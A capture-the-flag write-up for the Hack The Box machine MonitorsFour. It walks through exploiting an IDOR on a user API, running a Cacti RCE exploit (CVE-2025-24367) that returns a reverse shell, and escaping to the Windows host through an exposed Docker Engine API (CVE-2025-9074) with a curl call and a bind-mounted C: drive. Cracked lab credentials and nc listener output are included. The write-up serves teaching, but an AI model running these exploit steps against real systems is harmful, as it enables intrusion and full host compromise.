
MonitorsFour is an easy-difficulty machine from Hack The Box dealing initially with an IDOR vulnerability on a hidden /api/v1/user endpoint that leaks the admin’s MD5 hash. After cracking it on Crackstation we’ll use the recovered creds against a hidden cacti subdomain to exploit CVE-2025-24367 (Cacti authenticated RCE via graph permissions abuse) and land a shell as www-data inside a Cacti docker container. From there we’ll discover an exposed Docker Engine API on 192.168.65.7:2375 (Windows Docker Desktop) and abuse CVE-2025-9074 to escape to the host by spawning a container with a C: drive bind-mount, reading root.txt straight off the Windows host filesystem.
MonitorsFour
Reconnaissance
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx
|_http-title: Did not follow redirect to http://monitorsfour.htb/
5985/tcp open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (88%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
We can see we have port 80 running an nginx web server that redirects us to monitorsfour.htb (which we should add to our /etc/hosts), and 5985 open which is the WinRM management port — a strong hint that this is a Windows host even though the front-end app is served behind nginx.
Let’s run feroxbuster against the main app to see what’s exposed:
┌──(kali㉿kali)-[~]
└─$ feroxbuster -u http://monitorsfour.htb/

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://monitorsfour.htb/
 🚩  In-Scope Url          │ monitorsfour.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        7l        9w      146c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        0l        0w        0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET        1l        3w       35c http://monitorsfour.htb/user
200      GET       11l       15w      188c http://monitorsfour.htb/static/css/plugins.css
200      GET       24l       99w      770c http://monitorsfour.htb/static/js/smoothscroll.js
200      GET        6l       34w     2166c http://monitorsfour.htb/static/images/services/02.png
200      GET        9l       43w     3028c http://monitorsfour.htb/static/images/services/03.png
200      GET       71l      130w     1872c http://monitorsfour.htb/static/js/custom.js
200      GET      109l      619w    13655c http://monitorsfour.htb/static/images/service.svg
200      GET        1l      235w    12063c http://monitorsfour.htb/static/images/review.svg
200      GET       19l       62w     3695c http://monitorsfour.htb/static/images/services/04.png
200      GET       38l      117w     2813c http://monitorsfour.htb/static/js/plugins.js
200      GET        5l       30w     1616c http://monitorsfour.htb/static/images/services/01.png
404      GET        7l       11w      146c http://monitorsfour.htb/var/www/app/views/contact.php
200      GET        4l       35w      367c http://monitorsfour.htb/contact
200      GET       96l      239w     4340c http://monitorsfour.htb/login
200      GET       84l      212w     3099c http://monitorsfour.htb/forgot-password
200      GET      935l     1752w    15174c http://monitorsfour.htb/static/css/style.css
200      GET        2l      210w    12507c http://monitorsfour.htb/static/admin/assets/js/plugins/loaders/pace.min.js
200      GET        6l      184w     9227c http://monitorsfour.htb/static/admin/assets/js/plugins/loaders/blockui.min.js
200      GET        1l      393w    15974c http://monitorsfour.htb/static/images/about-us.svg
200      GET      129l      673w    57007c http://monitorsfour.htb/static/admin/assets/images/logo.png
200      GET        5l      369w    21003c http://monitorsfour.htb/static/js/popper.min.js
200      GET        1l      359w    22207c http://monitorsfour.htb/static/images/banner.svg
200      GET        1l        1w    37820c http://monitorsfour.htb/static/admin/assets/css/minified/colors.min.css
200      GET      607l     1130w    16986c http://monitorsfour.htb/static/admin/assets/js/core/app.js
200      GET        7l      430w    36816c http://monitorsfour.htb/static/admin/assets/js/core/libraries/bootstrap.min.js
200      GET        7l      277w    44342c http://monitorsfour.htb/static/js/owl.carousel.min.js
200      GET        7l      683w    60010c http://monitorsfour.htb/static/js/bootstrap.min.js
301      GET        7l       11w      162c http://monitorsfour.htb/static => http://monitorsfour.htb/static/
200      GET     1190l     1226w    47483c http://monitorsfour.htb/static/admin/assets/css/icons/icomoon/styles.css
200      GET        4l     1293w    86709c http://monitorsfour.htb/static/js/jquery-min.js
200      GET       87l     1326w   157954c http://monitorsfour.htb/static/admin/assets/images/logo.ico
200      GET      338l      982w    13688c http://monitorsfour.htb/
200      GET        4l     1305w    84345c http://monitorsfour.htb/static/admin/assets/js/core/libraries/jquery.min.js
200      GET        1l     1430w   108349c http://monitorsfour.htb/static/admin/assets/css/minified/core.min.css
200      GET        1l     1698w   122310c http://monitorsfour.htb/static/admin/assets/css/minified/bootstrap.min.css
200      GET      714l     4055w  1301420c http://monitorsfour.htb/static/admin/assets/images/servers.png
200      GET        1l     1411w   256503c http://monitorsfour.htb/static/admin/assets/css/minified/components.min.css
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin => http://monitorsfour.htb/static/admin/
301      GET        7l       11w      162c http://monitorsfour.htb/static/images => http://monitorsfour.htb/static/images/
301      GET        7l       11w      162c http://monitorsfour.htb/static/js => http://monitorsfour.htb/static/js/
301      GET        7l       11w      162c http://monitorsfour.htb/static/css => http://monitorsfour.htb/static/css/
301      GET        7l       11w      162c http://monitorsfour.htb/static/images/blog => http://monitorsfour.htb/static/images/blog/
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets => http://monitorsfour.htb/static/admin/assets/
301      GET        7l       11w      162c http://monitorsfour.htb/views => http://monitorsfour.htb/views/
301      GET        7l       11w      162c http://monitorsfour.htb/static/fonts => http://monitorsfour.htb/static/fonts/
301      GET        7l       11w      162c http://monitorsfour.htb/static/images/services => http://monitorsfour.htb/static/images/services/
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets/images => http://monitorsfour.htb/static/admin/assets/images/
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets/js => http://monitorsfour.htb/static/admin/assets/js/
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets/css => http://monitorsfour.htb/static/admin/assets/css/
301      GET        7l       11w      162c http://monitorsfour.htb/views/admin => http://monitorsfour.htb/views/admin/
301      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets/swf => http://monitorsfour.htb/static/admin/assets/swf/
301      GET        7l       11w      162c http://monitorsfour.htb/controllers => http://monitorsfour.htb/controllers/
200      GET      306l      960w    11647c http://monitorsfour.htb/static/css/css2
200      GET        7l       11w      162c http://monitorsfour.htb/static/admin/assets/locales => http://monitorsfour.htb/static/admin/assets/locales/
A few interesting bits jump out: there are /views, /controllers directories (classic MVC project layout), a /login, a /forgot-password, and a suspicious /user endpoint returning only 35 bytes. The MonitorsThree machine also had a forgotten-password SQLi at this point, but as we’ll see in the changelog later, that vector was patched on this box.
Classic IDOR — the token=0 value bypasses the check (the comparison was likely loose or the value 0 matched some default record), and id=2 dumps the admin’s full record including their MD5 password hash. Notice also that the name field says Marcus Higgins — keep this in mind, this is going to matter later.
Now let’s pivot to the cacti subdomain. CVE-2025-24367 is a vulnerability in Cacti that allows an authenticated user with graph permissions to write arbitrary PHP files to the webroot by abusing how Cacti handles user-controlled paths during graph template creation:
┌──(kali㉿kali)-[~/CVE-2025-24367-Cacti-PoC] └─$ python3 exploit.py -u admin -p wonderful1 -i 10.10.16.12 -l 9001 -url http://cacti.monitorsfour.htb [+] Cacti Instance Found! [+] Serving HTTP on port 80 [!] Login Failed :( [+] Stopped HTTP server on port 80 ┌──(kali㉿kali)-[~/CVE-2025-24367-Cacti-PoC] └─$ python3 exploit.py -u marcus -p wonderful1 -i 10.10.16.12 -l 9001 -url http://cacti.monitorsfour.htb [+] Cacti Instance Found! [+] Serving HTTP on port 80 [+] Login Successful! [+] Got graph ID: 226 [i] Created PHP filename: 01vvd.php [+] Got payload: /bash [i] Created PHP filename: Kqz6f.php [+] Hit timeout, looks good for shell, check your listener! [+] Stopped HTTP server on port 80
Notice the trick here: the login admin fails on Cacti, but marcus (with the same wonderful1 password) works. Looking back at the IDOR dump, the JSON had "name":"Marcus Higgins" while username was admin — meaning on the main app the user is called admin, but the Cacti backend uses the real underlying account name marcus. Without that hint we would have been stuck pounding the admin login forever.
Catching the shell:
1 2 3 4 5 6 7 8 9
$ rlwrap nc -lvnp 9001 listening on [any] 9001 ... connect to [10.10.16.12] from (UNKNOWN) [10.129.48.147] 63444 bash: cannot set terminal process group (8): Inappropriate ioctl for device bash: no job control in this shell www-data@821fbd6a43fa:~/html/cacti$ id id uid=33(www-data) gid=33(www-data) groups=33(www-data) www-data@821fbd6a43fa:~/html/cacti$
Shell as www-data. And we get our user flag straight from /home/marcus:
Since we recovered admin:wonderful1 and that account exists on the main app too, let’s log into http://monitorsfour.htb with those credentials and look around. Heading to the admin changelog at http://monitorsfour.htb/admin/changelog we find:
1
2
3
4
5
6
7
8
9
##### Security Notice: SQL Injection Patch
May 1, 2025 V.1.6
A critical security issue in the forgotten password form was patched. The vulnerability allowed potential attackers to exploit error-based SQL injection. Input validation was implemented and SQL error messages was removed from error messages to prevent this attack vector.
|Change|Description| |---|---| |Security|Patched an error-based SQL injection vulnerability in the forgotten password form by enforcing secure prepared state stricter input validation.|
Cute — that’s a winked reference to the SQLi from MonitorsThree being patched on this newer box. Not the path we want here.
Finding the Docker Engine API
Scanning around the container’s internal network we’ll discover that the host’s Windows Docker Desktop instance is exposing the Docker Engine API on 192.168.65.7:2375 unauthenticated. This is the gateway address Docker Desktop uses on Windows to expose host services to containers, and CVE-2025-9074 is exactly this scenario — an SSRF/exposed-socket scenario where any container can talk to the host’s Docker daemon and ask it to spawn new containers on the host:
The escape primitive is simple: ask the Docker API to create a new container with a bind-mount of the host’s C: drive into the container, then start it with a reverse-shell command. Inside the new container we’ll have read/write access to the entire Windows host filesystem.
curl -X POST -d '' http://192.168.65.7:2375/containers/$cid/start
We reuse the docker_setup-nginx-php:latest image that’s already on the host (saves us a pull), set the command to a bash reverse shell pointing at our listener, and bind-mount /mnt/host/c (the host’s C:\ as exposed by Docker Desktop) onto /host_root inside the new container. After hitting /containers/create we extract the container ID and start it.
On our listener:
1 2 3 4 5 6 7 8 9
$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.12] from (UNKNOWN) [10.129.48.147] 63449
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@4f53600332a6:/var/www/html# cat /host_root/Users/Administrator/Desktop/root.txt
<cat /host_root/Users/Administrator/Desktop/root.txt
211dc17f80513267ff21d0a5c6ff80a5
And there it is — we read root.txt straight off the Windows Administrator’s Desktop through the bind-mount. Game over.
And that was it for MonitorsFour! Hope you learned something new! -0xkujen